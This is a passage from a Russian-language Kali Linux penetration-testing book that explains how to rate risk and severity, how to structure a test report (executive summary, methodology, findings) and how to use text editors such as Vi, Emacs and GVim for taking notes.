При составлении отчетов очень сложно определить степень угрозы для организации и оценить вероятность реализации этой угрозы и серьезность ее последствий. Вам может казаться, что использование большого количества прилагательных в превосходной степени для освещения серьезной проблемы — это хороший способ привлечения внимания к ней. Однако такой подход напоминает действия пресловутого мальчика, который кричал: «Волки!» Если вы будете постоянно присваивать проблемам наивысший приоритет, люди очень скоро перестанут доверять вашим оценкам. Как бы серьезно вы ни относились к информационной безопасности, следует сохранять объективность, сообщая о выявленных проблемах. Если вы будете говорить прямо и откровенно, люди с большей вероятностью воспримут вас и ваши выводы всерьез. Сфера информационной безопасности и так буквально пропитана страхом, неопределенностью и сомнениями, поэтому не стоит сгущать краски в попытке донести свою мысль.

Помимо средств для тестирования, дистрибутив Kali предусматривает инструменты, позволяющие делать заметки, записывать данные и систематизировать полученные результаты. Среди них есть даже текстовые процессоры, в которых можно составлять отчеты. Таким образом, Kali Linux позволяет реализовать все этапы проекта.

Определение потенциала и уровня серьезности угрозы

Определение потенциала и уровня серьезности угрозы — это один из самых сложных этапов тестирования безопасности, требующий оценки степени риска, связанного с каждой из обнаруженных проблем. Отчасти сложность заключается в том, что люди иногда не вполне понимают, что такое риск, и не осознают разницы между риском и угрозой. Прежде чем углубляться в обсуждение способов определения потенциала и уровня серьезности угрозы, давайте разберемся с этими терминами, так как их понимание необходимо для предоставления четких, понятных и обоснованных рекомендаций.

Риск — это точка пересечения вероятности и потерь. Эти два фактора требуют количественной оценки. Не стоит приравнивать неопределенность к риску. Также не стоит полагать, будто риск существует просто потому, что потери могут оказаться высокими. Размышляющие о риске люди склонны преувеличивать и рассматривать наихудший сценарий. При этом учитываются только возможные убытки, а вероятность часто упускается из виду. Однако при переходе дороги, например, можно попасть под машину и погибнуть, но это не делает данное мероприятие очень рискованным, так как вероятность наступления такого события совсем невелика. Кроме того, в некоторых районах она может быть более низкой по сравнению с густонаселенными городскими кварталами (например, в районе, где я живу, очень мало машин, а те, что есть, передвигаются довольно медленно).

И все же, если взглянуть на статистику, эта вероятность чрезвычайно мала. Например, в Бруклине, одном из двух районов Нью-Йорка с самым высоким числом смертельных случаев на дорогах с участием пешеходов, в 2018 году погибли всего 35 человек. Поскольку в Бруклине проживают около 2,5 млн человек, на каждый миллион жителей приходится 14 смертей. И это не считая туристов, посещающих Бруклин в течение года. Таким образом, вероятность попасть под машину в Бруклине крайне мала. Вот почему при оценке риска необходимо учитывать как потенциальные потери, так и вероятность реализации угрозы.

И даже если речь идет о вполне вероятном событии, это еще не означает, что вы сильно рискуете. Люди нередко используют слова «риск» и «возможность» как синонимы. Однако это не одно и то же. Вам необходимо уметь учитывать потенциальные потери. Это многомерная проблема. Давайте рассмотрим пример с переходом дороги чуть подробнее. Каковы возможные потери? Смерть — это не единственное, что может произойти, а лишь наихудший сценарий. Существует множество других вариантов, у каждого из которых своя вероятность и свой потенциальный ущерб. Например, если я не подниму ногу достаточно высоко, то запнусь о бордюр. Каковы в этом случае будут потенциальные потери? Я могу сломать запястье. Я могу получить ссадины. Какова вероятность наступления каждого из этих событий? Вряд ли она одинакова для всех.

Вам наверняка скажут, что количественные оценки гораздо лучше качественных. Однако получить количественные оценки довольно трудно. Какова реальная

вероятность того, что я упаду, переходя улицу? Я еще не стар и нахожусь в хорошей физической форме, так что вероятность кажется низкой. Каково же ее численное значение? Понятия не имею. Иногда лучшее, что мы можем сделать, — это оценить вероятность как низкую, среднюю или высокую. Не стоит использовать оценки вроде «очень низкая» или «очень высокая», так как если вам не удастся четко объяснить, что вы подразумеваете под низкой, средней и высокой вероятностью, то добавление к ним слова «очень» вызовет только лишние вопросы. Вы можете применить сравнительные оценки. Например, вероятность получить ссадины, скорее всего, превышает вероятность сломать кость, хотя оба этих события маловероятны. Такое различие может оказаться полезным, поскольку дает чуть больше пространства для расстановки приоритетов.

Угроза — это то, что может преднамеренно или непреднамеренно причинить вред. Если я случайно уроню свой телефон в унитаз, то он может выйти из строя, а хранящиеся на нем данные — исчезнуть, однако в данном случае ущерб будет нанесен непреднамеренно. При обсуждении угроз и рисков иногда применяется термин «*вектор атаки*», под которым понимается метод или путь, используемый злоумышленником для причинения вреда.

Теперь давайте соберем все воедино. При определении уровня серьезности обнаруженной проблемы необходимо учитывать вероятность реализации рискового события, которая и сама зависит от множества факторов. Вы должны подумать не только об источнике угрозы (вашем противнике), но и о применяемых средствах защиты. Допустим, вы оцениваете уровень безопасности изолированной системы. Что вызывает у вас наибольшее беспокойство? Если между системой и внешней средой есть несколько точек контроля доступа, одной из которых является ловушка для человека, то вероятность проникновения внешнего противника крайне мала. Если же речь идет о внутреннем противнике, то мы должны учитывать другой набор параметров.

После определения потенциального противника и вероятности успешной атаки вам необходимо подумать о том, что произойдет в случае эксплуатации уязвимости. Опять же не стоит сосредоточиваться на наихудшем варианте развития событий. Вы должны мыслить рационально. Какой из сценариев наиболее вероятен? Кто ваши противники? Какой ресурс является наиболее приоритетным? Данные, системы, люди — все это может стать объектом атаки. Все эти ресурсы могут иметь разную ценность для организации, по заказу которой вы проводите тестирование.

Однако не стоит полагать, будто то, что волнует компанию, имеет хоть какое-то отношение к тому, что волнует злоумышленника. Некоторые злоумышленники могут попытаться украсть интеллектуальную собственность, которая представляет большую ценность для компании. Другие могут быть заинтересованы в сборе личной информации или установке вредоносных программ для вымогательства денег или превращения систем в ботнеты. В настоящее время в качестве злоумышленников часто выступают целые преступные группировки, которые действуют как настоящие предприятия со своими целями, сотрудниками и организационной

структурой. Преступные организации могут делать большие деньги, используя ваши ресурсы. Даже целые государства могут участвовать в этом, извлекая выгоду в виде денег или интеллектуальной собственности.

Для определения уровня серьезности уязвимости часто применяется стандарт CVSS (Common Vulnerability Scoring System — общая система оценки уязвимостей) — набор критериев, которые можно применить ко всем уязвимостям для получения нормализованных оценок. В рамках данного стандарта оценка генерируется на основе таких метрик, как Attack Vector (вектор атаки), Attack Complexity (сложность атаки) и Score (масштаб). Вы также можете скорректировать базовую оценку, чтобы учесть особенности окружающей среды, например имеющиеся у вас средства контроля, способные устранить угрозу. Для определения уровня серьезности любой обнаруженной проблемы или уязвимости можно воспользоваться калькулятором на форуме FIRST (<https://oreil.ly/m4ect>). Вы также заметите, что проблемы, о которых сообщают поставщики, часто сопровождаются базовой оценкой CVSS.

После всесторонней оценки обнаруженных уязвимостей можно приступать к написанию отчета. При изложении полученных результатов старайтесь максимально четко формулировать свои предположения о противнике и его мотивах. Как и в любом уравнении, здесь есть две стороны. Одна из них — это то, что компания стремится защитить и на что готова направить ресурсы, а другая — то, что интересуется противника. Эти стороны могут не иметь друг с другом ничего общего, но это не значит, что между ними нет точек пересечения.



Риск — это сложная тема, о которой, по моему мнению, должны думать не специалисты по информационной безопасности, а сама компания, поскольку она обладает более полной информацией о возможных потерях. Если вы хотите лучше разобраться в теме оценки риска, я настоятельно рекомендую вам ознакомиться с моделью FAIR (Factor Analysis of Information Risk) (<https://oreil.ly/k2guz>), которая очень доступно описывает концепцию риска и его влияние на информационную безопасность.

Написание отчетов

Важность написания отчетов очень трудно переоценить. Разные ситуации требуют разных отчетов. Заполнить данными шаблон легче, чем написать отчет с нуля. Однако если шаблона у вас нет, то имеет смысл начать с создания таких разделов, как «Резюме для руководства», «Методология» и «Результаты». Далее мы подробно обсудим каждый из них.

Аудитория

При написании отчетов очень важно думать о своей аудитории. Прежде чем максимально подробно описывать все свои действия, подумайте, будет ли это интересно читателям отчета. Одних людей могут интересовать все технические подробности, другим может быть достаточно краткого обзора, демонстрирующего

вашу компетентность. Именно поэтому перед началом работы важно определиться с ожиданиями вашего заказчика, чтобы в итоге предоставить ему отчет с оптимальным уровнем детализации.

Это важно по нескольким причинам. Во-первых, на написание отчета вам предстоит потратить определенное количество времени, а оно дорого стоит. Если вам не платят за написание отчетов, значит, вы вынуждены жертвовать временем, которое могли бы потратить на оплачиваемую работу. Кроме того, чем быстрее вы напишете отчет, тем быстрее сможете приступить к следующему проекту. Если вы не уделите составлению отчетов достаточно времени, то, скорее всего, ваш клиент или работодатель не получит достаточно информации для того, чтобы ему захотелось продолжить пользоваться вашими услугами. Вне зависимости от того, являетесь ли вы независимым подрядчиком или наемным работником, вы наверняка стремитесь к долгосрочному сотрудничеству.

В связи с этим важно подумать о том, кто именно будет читать ваш отчет. Это те люди, на которых вы работаете? В зависимости от ответа на этот вопрос можно опустить некоторые разделы или по крайней мере иначе расставить акценты в них.

Теперь понимаете, насколько сложная и важная задача — написание отчетов? Неважно, для кого вы их составляете, следует подойти к этому процессу максимально ответственно. Не все способны хорошо писать и понятно излагать свои мысли. Если вы испытываете подобные проблемы, стоит привлечь к этой работе редактора. Это особенно актуально, если вы пишете отчет для руководителей самого высокого уровня. Проблемы с письменной коммуникацией могут выставить вас в невыгодном свете, поэтому при необходимости обязательно обратитесь за помощью.

Наконец, в зависимости от ситуации разные разделы вашего отчета могут адресоваться разным аудиториям. Поэтому, работая над конкретным разделом, следует подумать, какую именно информацию в него необходимо включить и как лучше всего ее донести.

Резюме для руководства

Правильное составление *резюме для руководства* требует большого труда. В нем необходимо изложить самые важные результаты, полученные в ходе тестирования. Но сделать это следует максимально лаконично. Эти два требования могут противоречить друг другу. И разрешить это противоречие вам поможет только опыт. После написания нескольких отчетов и получения обратной связи вы начнете понимать, насколько подробно следует излагать информацию, чтобы удержать интерес читателей.

Одна из важнейших характеристик резюме для руководства — его объем. Помните, что люди, которым адресовано резюме, скорее всего, не смогут понять технические детали и захотят получить более общий обзор. Но если он будет занимать 5–10 страниц, они вряд ли будут готовы его прочитать. Если ваше резюме включает

так много подробностей, скорее всего, вы неверно оценили масштаб проекта или не смогли выделить самое главное. Вам может казаться, что все подробности важны и их нельзя упускать из виду. Однако это не оптимальный подход.

Лично я стараюсь сделать так, чтобы резюме для руководства занимало не более страницы. В крайнем случае можно расписать его на две страницы, но не более. Разумеется, если вы постоянно пишете отчеты для одной и той же группы людей, то можете скорректировать объем резюме в большую или меньшую сторону. Здесь нет жестких правил. Это лишь рекомендации, которые следует принять во внимание.

Начните отчет с описания контекста. Кратко сообщите о том, что вы сделали (например, протестировали сети X, Y и Z). Укажите, почему вы это сделали (например, с вами заключили контракт, это было частью проекта Wubble и т. д.). Уточните, когда была выполнена работа. Эти сведения послужат предысторией. Если в дальнейшем к отчету придется обратиться снова, вы будете знать, что и почему сделали, а также кто вас об этом попросил.

Будет также полезно упомянуть о том, что на тестирование было отведено ограниченное время. Вне зависимости от того, на кого работаете, вы всегда будете ограничены во времени. Ваши клиенты ждут, что тестирование будет проведено в разумные сроки. Разница между вами и вашими противниками заключается в том, что у них гораздо больше времени, а возможно, и лучшая мотивация для реализации атаки.

Представьте, что вы продавец автомобилей и у вас есть план продаж. Приближается конец месяца, а план еще не выполнен. Примерно в таких условиях находятся ваши противники. Если им не удастся успешно атаковать ваш сайт, они не получат денег, на которые рассчитывают. Это следует иметь в виду, так как устранение всех указанных в отчете проблем еще не означает, что у злоумышленников больше нет путей для проникновения. Важно, чтобы у руководства сформировались реалистичные ожидания. Если за отведенное время вы смогли обнаружить только семь уязвимостей, это не означает, что злоумышленник, располагающий гораздо большим количеством времени, не сможет найти дополнительные способы проникновения в систему.

В резюме для руководства стоит включить раздел, посвященный сильным сторонам исследуемой системы. Вы же не хотите, чтобы у людей сложилось впечатление, будто они все делают плохо. Если вы будете только критиковать, не уделяя внимания тому, что у них получается, им будет сложнее воспринять передаваемую вами информацию.

В этом резюме также имеет смысл вкратце сообщить об обнаруженных проблемах. Вы можете разделить найденные уязвимости на категории в соответствии с их приоритетом и указать их количество. Например, можете сказать о том, что обнаружили пять уязвимостей, способных привести к утечке данных. Любой способ деления проблем на категории может сработать, при условии что вы дадите некоторое представление о том, что именно обнаружили. Если существует

критическая проблема, требующая незамедлительного вмешательства, сообщить о ней следует именно в этом разделе.

Цель данного резюме заключается в том, чтобы помочь руководителям, которые, скорее всего, будут читать только этот раздел, понять, с какими проблемами может столкнуться их инфраструктура, и получить представление о том, какие из мер, реализуемых в кратчайшие сроки, могут принести наибольшую выгоду. Любые предложения, касающиеся повышения эффективности работы ИТ-команды, окажутся полезными.

Вы также можете включить в резюме диаграммы, облегчающие понимание ситуации. Можно создать их, вставив значения в Microsoft Excel, Google Sheets, Smartsheet или любую другую программу для работы с электронными таблицами. Диаграммы не должны занимать много места. В конце концов, вам нужно, чтобы отчет был лаконичным и понятным. Тем не менее, если вы выделите немного места для графиков и таблиц, проясняющих ваши выводы, это может оказаться весьма полезным.

Помните, что вы пишете отчет не для того, чтобы кого-то напугать. Не сгущайте краски, будьте объективны и придерживайтесь фактов. Вы добьетесь гораздо большего, если будете кратки и позволите фактам говорить за вас. Как уже было сказано, ваша цель заключается в том, чтобы помочь улучшить приложение, систему или сеть, которые вам поручили протестировать, то есть повысить уровень безопасности целевого объекта, сделав его более труднодоступным для компрометации.

Методология

В разделе «Методология» должен содержаться высокоуровневый обзор выполненного тестирования. В нем вы можете указать, что провели разведку, тестирование уязвимостей, в том числе с помощью эксплойтов, и проверку результатов, а также описать все предпринятые шаги. При этом лучше избегать чрезмерной детализации.

Описание методологии покажет читателям отчета, что при тестировании использовался продуманный подход. Четко определенный процесс обеспечивает воспроизводимость результатов. А это очень важно. Если вы не можете повторить полученный результат, подумайте, стоит ли о нем сообщать. Ваша цель заключается в том, чтобы рассказать о проблемах, которые могут и должны быть устранены. Невозможность воспроизвести результат не позволит исправить соответствующую проблему. Если вы придерживаетесь определенной методологии тестирования, опишите ее в этом разделе.

При описании методологии имеет смысл перечислить использованные наборы инструментов. Некоторые люди стараются этого не делать, чтобы не выдать коммерческие тайны, обеспечивающие их конкурентное преимущество. На самом деле существуют инструменты, с которыми работают практически все. Если вы сообщите клиенту или работодателю о том, что вы их используете, это не станет большим откровением. Существуют стандартные коммерческие и свободно

распространяемые инструменты. Настоящее волшебство кроется не в самом инструментарии, а в том, как вы его применяете, интерпретируете и проверяете результаты, оцениваете риски и даете рекомендации по их устранению.

Результаты

Раздел «Результаты» должен составлять основную часть отчета. Существует множество способов оформить этот раздел, и в него можно включить большое количество деталей. При этом важно подумать о структурировании информации. Объединить результаты можно разными способами, в том числе по системам или типам уязвимостей.

Я обычно распределяю полученные результаты по степени важности, чтобы упростить своим заказчикам задачу расстановки приоритетов. Вы можете использовать другие методы организации. При распределении результатов по степени важности организуйте их в порядке уменьшения приоритетности, заканчивая информацией, которую следует принять к сведению.

К последней категории относятся проблемы, которые не обязательно представляют угрозу, но достойны упоминания. Например, вы заметили аномалию, но не смогли ее воспроизвести. Возможно, если бы это удалось, вы бы обнаружили что-то серьезное. Имейте в виду, что в некоторых случаях эксплойты могут не сработать. Возможно, у вас просто не было времени, для того чтобы воссоздать нужные условия.

Скорее всего, в разных ситуациях от вас будет требоваться разная информация. Однако существует несколько универсальных рекомендаций. Во-первых, вы должны предоставить краткое описание полученного результата, которое можно использовать в качестве заголовка. Это поможет вам проиндексировать результаты, чтобы их можно было включить в оглавление и облегчить читателям отчета задачу их нахождения. Далее следует указать уровень серьезности обнаруженной проблемы. Вы можете предоставить общую оценку, а затем перечислить факторы, из которых она складывается, то есть вероятность наступления события и степень влияния.

Степень влияния определяет возможные последствия эксплуатации уязвимости для бизнеса. При этом стоит учитывать только ту уязвимость, о которой идет речь. Не следует делать предположений относительно применения других эксплойтов. Что произойдет, если злоумышленник воспользуется данной конкретной уязвимостью? Что он при этом получит?

Уязвимость следует описать как можно подробнее. В качестве обоснования присвоенного ей уровня серьезности вы можете привести конкретные сведения о том, что получит злоумышленник в случае успешной атаки. Объясните, как можно использовать выявленную уязвимость, какие подсистемы могут быть затронуты, а также перечислите все возможные средства, смягчающие данную угрозу. В то же время вы должны предоставить подробную информацию и доказательства того, что вам удалось воспользоваться выявленной уязвимостью. В качестве них могут выступать снимки экрана или текстовые записи. Снимок экрана — пожалуй, лучший

способ продемонстрировать результаты ваших действий, так как текст слишком легко истолковать неверно. Помните, что этот отчет адресован другим людям, поэтому четко дайте им понять, что вам удалось реализовать эксплойт, получить доступ, извлечь данные или сделать что-то еще.

В этом разделе вы можете дать ссылки на другие ресурсы. Если обнаруженной вами уязвимости был присвоен номер в базе данных CVE, то стоит включить ссылку на соответствующую запись. Имеет также смысл привести ссылки на ресурсы, объясняющие суть уязвимости. Например, если вам удалось реализовать атаку типа SQL-инъекции, то ссылка на описание этой атаки будет полезна тем людям, которые ничего о ней не знают.

Наконец, следует описать шаги, направленные на устранение обнаруженной проблемы. Если вы независимый подрядчик, то можете быть не знакомы с рабочими процессами компании. В этом случае имеет смысл представить лишь общий план действий вместо его подробного изложения. Дайте читателям отчета понять, что вы готовы помочь. Даже если вы проводили тестирование методом черного ящика в рамках работы *красной команды*, все равно следует избегать враждебного тона при описании выявленных недостатков.

В случае необходимости вы можете дополнить отчет приложениями, в которые имеет смысл включить подробности, слишком детальные для их изложения в разделе с результатами или актуальные сразу для нескольких из них.

Единственное, чего не следует делать, так это включать в отчет все результаты, полученные при сканировании уязвимостей или портов. В большинстве случаев вам платят за то, чтобы вы сами проанализировали их и определили заслуживающие внимания. Не включайте их в отчет только для того, чтобы сделать его более объемным. В большинстве случаев больше не значит лучше. Дайте читателям достаточно информации для того, чтобы они могли понять, в чем заключается суть уязвимости, как она может быть использована, что может произойти и что можно сделать по этому поводу. Именно в этом заключается ценность вашей работы.

Управление результатами

Если тестирование займет несколько недель, то по его окончании вы, скорее всего, не сможете вспомнить все свои действия и восстановить их последовательность. Если вы сохраняете снимки экрана, следует задокументировать каждый из них. Это означает, что необходимо делать заметки. Некоторые предпочитают вести записи в физическом блокноте. Однако они могут быть повреждены или уничтожены, особенно если вы работаете долго и непосредственно у заказчика. Это не означает, что следует отказаться от такого способа, если он вам подходит. Однако дистрибутив Kali предусматривает инструменты для ведения подобных записей. Поскольку вы уже используете многие из инструментов Kali, имеет смысл ознакомиться и с ними.

Текстовые редакторы

На протяжении нескольких десятилетий сторонники текстовых редакторов Vi и Emacs воевали друг с другом, пытаясь доказать превосходство применяемой ими программы. Похоже, эта война закончилась и победителем был признан редактор Vi, хотя его современная версия существенно отличается от той, что использовалась в 1980-е годы. Оба редактора изначально предназначались для применения в терминале, который превратился в окно терминала с появлением большого управляемого дисплея.

Между редакторами Vi и Emacs есть два существенных различия. Во-первых, Vi предусматривает два режима: редактирования и командный. В Emacs нет никаких режимов, то есть вы можете редактировать и исполнять команды, не переключаясь из одного режима в другой. Второе существенное различие заключается в том, что в Emacs для ввода команд используются клавиши **Alt**, **Ctrl**, **Shift** и **Option** или их комбинации. Это освобождает остальную часть клавиатуры для ввода текста. Для сравнения: в редакторе Vi отправка команды требует переключения режима.

Давайте кратко рассмотрим оба редактора, начав с Vi, поскольку он распространен шире. Кроме того, это единственный редактор, установленный в Kali по умолчанию. Если вы хотите использовать Emacs, придется установить его самостоятельно. Как уже отмечалось, редактор Vi предусматривает два режима. После запуска программы Vi активируется командный режим. Одна из причин этого заключается в том, что во времена разработки Vi клавиатуры могли не иметь клавиш со стрелками, поэтому для перемещения по тексту приходилось применять другие клавиши, имевшие двойное назначение. В данном случае клавиши **H**, **J**, **K** и **L** используются для перемещения влево, вниз, вверх и вправо соответственно, заменяя клавиши со стрелками.

Для ввода более сложных команд или команд, не связанных с перемещением или изменением текста на экране, применяется двоеточие (:). Чтобы сохранить изменения, нужно ввести **w**, а чтобы выйти из редактора — **q**. Вы можете объединить эти действия в одну команду, введя **:wq**. При этом файл будет записан на диск, а вы вернетесь в командную строку. Чтобы завершить работу без сохранения изменений, введите **:q!**. Символ **!** дает редактору Vi понять, что вы хотите отменить все внесенные изменения.

Этот редактор настолько сложен, что для объяснения всех его возможностей потребовалось бы несколько книг. Однако вам и не нужно знать все команды и конфигурации для использования этой программы. Достаточно знать, как переключаться между режимами. В командном режиме можно выполнить команду **a** для добавления символа и **i** для его вставки. Строчная буква **a** помещает курсор после текущего символа и активирует режим редактирования, в котором можно вводить текст. Прописная буква **A** помещает курсор в конец строки и тоже активирует режим редактирования. Разница между командами **a** и **i** заключается в том, что **i** позволяет вводить новые символы перед текущим, а команда **a** — после него.

Клавиша **Esc** позволяет переключиться из режима редактирования в командный режим.

Редактор **Vi** также обладает широкими возможностями в плане настройки, что позволяет создать удобную рабочую среду. Вы можете внести изменения в текущий сеанс, например добавить номера строк, используя команду `:set number`. Чтобы сделать изменения постоянными, добавьте соответствующие настройки в файл `.vimrc`. Для реализации старого редактора **Vi** чаще всего применяется пакет **Vi Improved (Vim)**, поэтому необходимо внести изменения в файл ресурсов для **Vim**, а не для **Vi**. Чтобы задать значения, добавьте строку `set number` в файл `.vimrc`. Команда `set` задает параметр. Если вы захотите добавить конкретные значения, вставьте их в конец строки. Например, вы можете настроить отступ табуляции с помощью команды `set ts 4`, чтобы при нажатии клавиши **Tab** курсор смещался на четыре пробела.

Еще одна операция, которую нам стоит обсудить, — это замена символов. В современных графических редакторах для этого достаточно найти нужный пункт в меню **Edit (Редактирование)**, чтобы открыть диалоговое окно, в котором можно ввести искомый текст и текст для его замены. В редакторе **Vi** все не столь очевидно. Для быстрого поиска можно использовать символ `/`, за которым следует искомый фрагмент текста. Операция замены чуть более сложная. Нужно с помощью символа `:` переключиться в командный режим, затем указать строку или строки, в которых вы хотите выполнить поиск, а также искомый текст, окруженный символами `/`. В конце добавляем еще один символ `/`, чтобы ввести текст для замены.

Это гораздо легче понять на примере. В данный момент у меня открыт XML-файл, и я хочу найти в нем слово **low** и заменить его на слово **high**. Для этого я мог бы использовать такую строку символов: `:1,$s/Low/High/g`. Первый фрагмент, `1,$`, указывает на то, что поиск необходимо провести во всех строках файла, с первой до последней. Для экономии усилий вместо `1,$` можно применить символ `%`. Если не указать диапазон строк, то поиск будет выполнен только в текущей строке. Символ `g` в конце строки приказывает редактору продолжать поиск совпадений, подлежащих замене. Если вам требуется подтверждение перед выполнением замены, добавьте символ `c`. Как и в любой другой программе на базе **Unix**, вы можете использовать регулярные выражения. Допустим, вы не уверены, какое слово нужно найти — **low** или **Low**. Операции поиска и замены чувствительны к регистру. Вы можете изменить `/Low/` на `/[Ll]ow/`, чтобы найти оба слова — **low** и **Low**.

Программа **Emacs** — совершенно другой редактор. После его загрузки можно сразу же приступить к вводу текста. Если вам неудобно переключаться между режимами, применяйте **Emacs**. Правда, сначала его нужно установить. Поскольку в данной программе нет командного режима, потребуется клавиатура, на которой есть клавиши со стрелками. Чтобы сохранить файл, нажмите сочетание клавиш **Ctrl+X, Ctrl+S**. Если хотите просто выйти из **Emacs**, нажмите **Ctrl+X, Ctrl+C**. Для открытия файла используйте сочетания **Ctrl+X, Ctrl+F**.

Как и Vi, редактор Emacs предусматривает множество возможностей для настройки. Однако, в отличие от Vi, для расширения функциональности и настройки Emacs использует не конфигурационные файлы, а язык программирования Lisp. Было время, когда пользователи могли задействовать Emacs в качестве оболочки ОС, которая предоставляла им возможность просматривать содержимое файловой системы, читать почту, компилировать и запускать программы и выполнять многие другие задачи непосредственно внутри редактора. Если вы не хотите писать целые программы для настройки редактора, то можете выбрать более простые варианты.

Разумеется, как и в случае с Vi/Vim, функциональность редактора Emacs не ограничивается теми возможностями, которые мы рассмотрели. Приведенной здесь информации достаточно, для того чтобы вы могли ввести данные в обычный текстовый файл, используя эти редакторы на базе Unix. Если вас интересуют более продвинутые возможности настройки или редактирования, существует множество ресурсов, на которых вы можете ознакомиться с доступными командами и способами настройки среды. Если хотите задействовать программу с графическим интерфейсом, то имейте в виду, что редакторы Emacs и Vi предусматривают такие версии. Существуют и другие графические редакторы и приложения для ведения заметок.

Еще одним распространенным редактором в системах Linux является nano. Он довольно прост в применении, и многие из команд, используемых для сохранения, открытия, вырезания и вставки, отображаются в нижней части экрана в виде соответствующих комбинаций клавиш. Кроме того, работая в нем, вы всегда находитесь в режиме редактирования.

Редакторы с графическим интерфейсом

Редакторы Vi и Emacs предусматривают версии с графическим интерфейсом, в которых помимо команд, свойственных консольным приложениям, можно использовать меню и панели инструментов. Если вы собираетесь переключиться на применение одного из этих редакторов, то версия с графическим интерфейсом поможет начать работу с ним. Вы можете использовать меню и панели инструментов, пока не почувствуете себя достаточно уверенно для того, чтобы вводить команды с клавиатуры.

Одно из преимуществ консольных редакторов заключается в том, что ваши руки все время находятся на клавиатуре и вам не приходится переключаться на использование мыши или сенсорной панели. Освоение вводимых с клавиатуры команд позволит экономить время на изменении положения рук.

На рис. 13.1 показан редактор GVim, который представляет собой графическую версию программы Vim. Так выглядит его начальный экран, если не открыт конкретный файл. На нем показаны подсказки для применения команд, вводимых с клавиатуры. Вы также можете заметить его удивительное сходство с консольной

версией Vim. Разница лишь в том, что в графической версии есть меню, позволяющее выполнять такие действия, как сохранение и открытие файла.




Рис. 13.1. Редактор GVim

Графическая версия редактора Emacs называется XEmacs, поскольку она написана для оконной системы X Window System. На рис. 13.2 видно, что с визуальной точки зрения она довольно примитивна по сравнению с другими современными редакторами. Однако ее интерфейс более графический по сравнению с интерфейсом GVim.

Для создания заметок и фиксации идей можно использовать и другие программы. В большинстве операционных систем предусмотрены простые текстовые редакторы. Например, в Kali Linux есть очень простой редактор Text Editor, представляющий собой окно, в котором вы можете редактировать текст, открывать и сохранять файлы. Однако по сравнению с другими программами Kali Linux функциональность этого редактора весьма ограничена.

Одной из альтернатив простейшему редактору Text Editor является программа Leafpad, которая предусматривает функции, свойственные практически любому текстовому редактору с графическим интерфейсом. В ней есть меню, как в текстовом редакторе Windows, а также возможность форматировать текст, например изменять шрифты и начертание, что позволяет вам организовать свои мысли, выделяя некоторые из них.




Рис. 13.2. Редактор XEmacs

В репозитории Kali доступно множество других редакторов, включая версию Visual Studio Code от Microsoft с открытым исходным кодом под названием code-oss. К тому же вы можете добавить репозитории, чтобы получить управляемый доступ к другим пакетам, в том числе Visual Studio Code от Microsoft и другим распространенным редакторам для программистов, таким как Sublime. Короче говоря, существуют редакторы кода и текста практически на любой вкус и подходящие для любого стиля работы.

Программа Notes

